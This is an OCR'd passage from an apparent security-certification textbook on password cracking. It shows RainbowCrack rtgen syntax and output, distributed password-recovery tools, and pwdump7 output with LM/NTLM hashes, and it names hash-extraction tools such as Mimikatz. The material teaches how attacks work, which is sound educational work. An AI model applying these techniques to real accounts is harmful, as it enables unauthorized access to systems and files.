
  Source: *http://project-rainbowcrack.com*

  RainbowCrack is a general-purpose implementation that takes advantage of the time–memory trade-off technique to crack hashes. This project allows you to crack a hashed password.

Attackers use the rtgen tool of this project to generate the rainbow tables. As shown in the screenshot, the rtgen program needs several parameters to generate a rainbow table.

The syntax of the command line is:

Syntax: **`rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index`**



```
C:\Users\[redacted]\Desktop\rainbowcrack-1.7-win64>rtgen md5 loweralpha-numeric 1 7 0 1000 4000000 0
                        rainbow table md5_loweralpha-numeric#1-7_0_1000x4000000_0.rt parameters
hash algorithm:         md5
hash length:            16
charset name:           loweralpha-numeric
charset data:           abcdefghijklmnopqrstuvwxyz0123456789
charset data in hex:    61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78
79 7a 30 31 32 33 34 35 36 37 38 39
                                                charset length:         36
plaintext length range: 1 - 7
reduce offset:          0x00000000
plaintext total:        80603140212

sequential starting point begin from 0 (0x0000000000000000)
generating...
65536 of 4000000 rainbow chains generated (0 m 6.6 s)
131072 of 4000000 rainbow chains generated (0 m 7.7 s)
196608 of 4000000 rainbow chains generated (0 m 6.6 s)
262144 of 4000000 rainbow chains generated (0 m 6.7 s)
327680 of 4000000 rainbow chains generated (0 m 6.7 s)
393216 of 4000000 rainbow chains generated (0 m 6.7 s)
458752 of 4000000 rainbow chains generated (0 m 7.0 s)
524288 of 4000000 rainbow chains generated (0 m 7.0 s)
589824 of 4000000 rainbow chains generated (0 m 6.5 s)
655360 of 4000000 rainbow chains generated (0 m 6.7 s)
```

Figure 6.21: Screenshot of rtgen

- **Distributed Network Attack**

  A Distributed Network Attack (DNA) is a technique used for recovering password-protected files that utilize the unused processing power of machines spread across the network to decrypt passwords. In this attack, the attacker installs a DNA manager in a central location where machines running DNA clients can access it over a network. The DNA manager coordinates the attack and assigns small portions of the key search to machines distributed throughout the network. The DNA client runs in the background, only taking the processor time that was unused. The program combines the processing capabilities of all the clients connected to the network and uses it to crack the password. Attackers use the Password Recovery Toolkit (PRTK), which is equipped with DNA tools, to perform this attack.

  The features of a DNA are as follows:

  - Easily reads statistics and graphs
  - Adds user dictionaries to crack a password
  - Optimizes password attacks for specific languages

- Modifies the user dictionaries
- Comprises stealth client installation functionality
- Automatically updates client while updating the DNA server

DNA can be classified into two modules:

- **DNA Server Interface**

  The DNA server interface allows users to manage DNA from a server. The DNA server module provides the user with the status of all the jobs that the DNA server is executing. The interface contains the following jobs:

  - **Current Jobs**: The current job queue consists of all the jobs added to the list by the controller. The current job list has many columns, such as the identification number assigned by the DNA to the job, the name of the encrypted file, the user's password, the password that matches a key that can unlock the data, the status of the job, and various other columns.
  - **Finished Jobs**: The finished job list provides information about the decryption jobs, including the password. It also has many columns that are similar to the current job list. These columns include the identification number assigned by DNA to the job, the name of the encrypted file, the decrypted path of the file, the key used to encrypt and decrypt the file, the date and time that the DNA server started working on the job, the date and time the DNA server finished working on the job, the elapsed time, etc.

- **DNA Client Interface**

  Users can use the DNA client interface from many workstations. The interface helps the client statistics to coordinate easily and is available on machines with the pre-installed DNA client application. There are several components, such as the name of the DNA client, the name of the group to which the DNA client belongs, and the statistics about the current job.

Network Management


The Network Traffic dialog box aids in the discovery of the network speed the DNA uses and each work-unit length of the DNA client. Using the work-unit length, a DNA client can work without contacting the DNA server. The DNA client application can contact the DNA server at the beginning and end of the work-unit length.

The user can monitor the job status queue and DNA. After collecting the data from the Network Traffic dialog box, the user can modify the client's work. When the size of the work-unit length increases, the speed of the network traffic decreases. A decrease in the speed of the traffic leads the client working on the jobs to spend longer amounts of time. Therefore, the user can make fewer requests to the server because of the reduction in the bandwidth of network traffic.

Password Recovery Tools

Elcomsoft Distributed Password Recovery

Elcomsoft Distributed Password Recovery breaks **complex passwords**, recovers strong **encryption keys**, and **unlocks documents** in a production environment


Elcomsoft Distributed Password Recovery
File Edit View Server Help
Apply Add Delete Start Pause Stop Benchmark
Tasks
Agents
Connection
Messages
Dictionaries
Attacks Mutations Result Comment

filename	remaining time	time utilized	average speed	current speed	progress	status
Test Document 1.docx	3w 6d	53s	42 p/s	42 p/s	0.002 %	in progress...
Test Document 2.pptx	∞	-	?	-	0.000 %	waiting
Test Document 3.zip	∞	-	?	-	0.000 %	waiting

total: 3, not started: 0, paused: 0, waiting: 2, recovered: 0, not recovered: 0, not crypted: 0

● dictionary
English
○ hybrid
● mutations
○ prefix mask
○ mask
○ brute force

Test Document 1.docx...0.002 %, 3w 6d | localhost | online

https://www.elcomsoft.com

Password Recovery Toolkit
https://accessdata.com

Passware Kit Forensic
https://www.passware.com

hashcat
https://hashcat.net

Windows Password Recovery Tool
https://www.windowspasswordsrecovery.com

PCUnlocker
https://www.top-password.com

Password Recovery Tools


Password recovery tools allow attackers to break complex passwords, recover strong encryption keys, and unlock several documents.

- **Elcomsoft Distributed Password Recovery**

  Source: *https://www.elcomsoft.com*

  The Elcomsoft Distributed Password Recovery application allows attackers to break complex passwords, recover strong encryption keys, and unlock documents in a production environment.

  Attackers can use this tool to recover the passwords of the target system to gain unauthorized access to the critical files and other system software.


Elcomsoft Distributed Password Recovery
File Edit View Server Help
Apply Add Delete Start Pause Stop Benchmark
Tasks
Agents
Connection
Messages
Dictionaries
Attacks Mutations Result Comment

filename	remaining time	time utilized	average speed	current speed	progress	status
Test Document 1.docx	3w 6d	53s	42 p/s	42 p/s	0.002 %	in progress...
Test Document 2.pptx	∞	-	?	-	0.000 %	waiting
Test Document 3.zip	∞	-	?	-	0.000 %	waiting

total: 3, not started: 0, paused: 0, waiting: 2, recovered: 0, not recovered: 0, not crypted: 0


● dictionary
English
○ hybrid
● mutations
○ prefix mask
○ mask
○ brute force

Test Document 1.docx...0.002 %, 3w 6d | localhost | ● online

Figure 6.22: Screenshot of Elcomsoft Distributed Password Recovery

Some of the password recovery tools are listed as follows:

- Password Recovery Toolkit (*https://accessdata.com*)
- Passware Kit Forensic (*https://www.passware.com*)
- hashcat (*https://hashcat.net*)
- Windows Password Recovery Tool (*https://www.windowspasswordsrecovery.com*)
- PCUnlocker (*https://www.top-password.com*)



Tools to Extract the Password Hashes

pwdump7

- pwdump7 **extracts LM** and **NTLM** password hashes of local user accounts from the **Security Account Manager** (SAM) database

```
C:\Users\Admin\Desktop\pwdump7>PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Admin:500:NO PASSWORD*********************:92937945B518814341DE3F726500D4FF:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
□:503:NO PASSWORD*********************:NO PASSWORD*********************:::
□:504:AF04217DC9134AA48833DC8B2BC5ACC6:91D1FE9BD4D9F585C5285D34ABEC96B6:::
□:1000:06C10EF0F2D88B6174B3F435C052BC53:3F21ECCD4014A5DEDC54C7E544AB0653:::
□:1001:E1F12B03F7E288B148FF7E85186C39A2:3EC0C955EBB4214D401F24B4C3F46D76:::
```

https://www.tarasco.org

Tools to Extract the Password Hashes

- Mimikatz (*https://github.com*)
- Powershell Empire (*https://github.com*)
- DSInternals PowerShell (*https://github.com*)
- Ntdsxtract (*https://github.com*)

Note: These tools must be run with administrator privileges

Tools to Extract the Password Hashes

